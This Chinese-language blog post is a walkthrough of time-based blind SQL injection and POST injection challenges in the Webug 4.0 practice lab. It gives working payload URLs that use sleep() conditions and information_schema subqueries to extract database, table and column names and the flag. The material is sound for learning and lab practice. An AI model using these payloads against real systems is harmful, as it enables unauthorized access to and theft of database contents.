Webug4.0部分题目解法（延时注入、POST注入）

原创


菜鸡CaiH 于 2020-06-14 20:08:19 发布 234 收藏

分类专栏： web安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_44119101/article/details/106750834

版权



web安全 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

延时注入

首先发现注入点，是由单引号闭合的

接下来判断数据库名的长度，长度为5（这里需注意if函数的用法，如果判断成功则执行sleep(1)，判断失败）

```
http://j.smatrix.org:20000/control/sqlinject/bool_injection.php?id=1' and if(length(database())>4,sleep(1),1) %2
3
```

判断数据库名的各个字母，第一个字母的Asii为119


可判断出数据库名为webug,开始判断该数据库中各个表的名字，先判断第一个表的名字

```
http://j.smatrix.org:20000/control/sqlinject/bool_injection.php?id=1' and if(ascii(substr((select table_name fro
m information_schema.tables where table_schema='webug' limit 0,1),1,1))=100,sleep(2),1) %23
```

第一个表名的第一个字母的Asii值为100，可判断出所有的表名，为:
data_crud, env_list,env_path, flag, sqlinjection, user, user_test
判断flag表中的列名，判断第一个列名如下：

```
http://j.smatrix.org:20000/control/sqlinject/bool_injection.php?id=1' and if(ascii(substr((select column_name fr
om information_schema.columns where table_name='flag' limit 0,1),1,1))=105,sleep(2),1) %23
```

可以判断出flag表的的第列首字母的Asii值为105，判断出所有列名为：id,flag
下面判断flag列中的内容



首字母的Asii值为100，最后可以获取flag

POST注入

获取flag方法与延时注入方法相同，都是通过延时函数来判断是否正确，只不过参数需要在POST框中提交。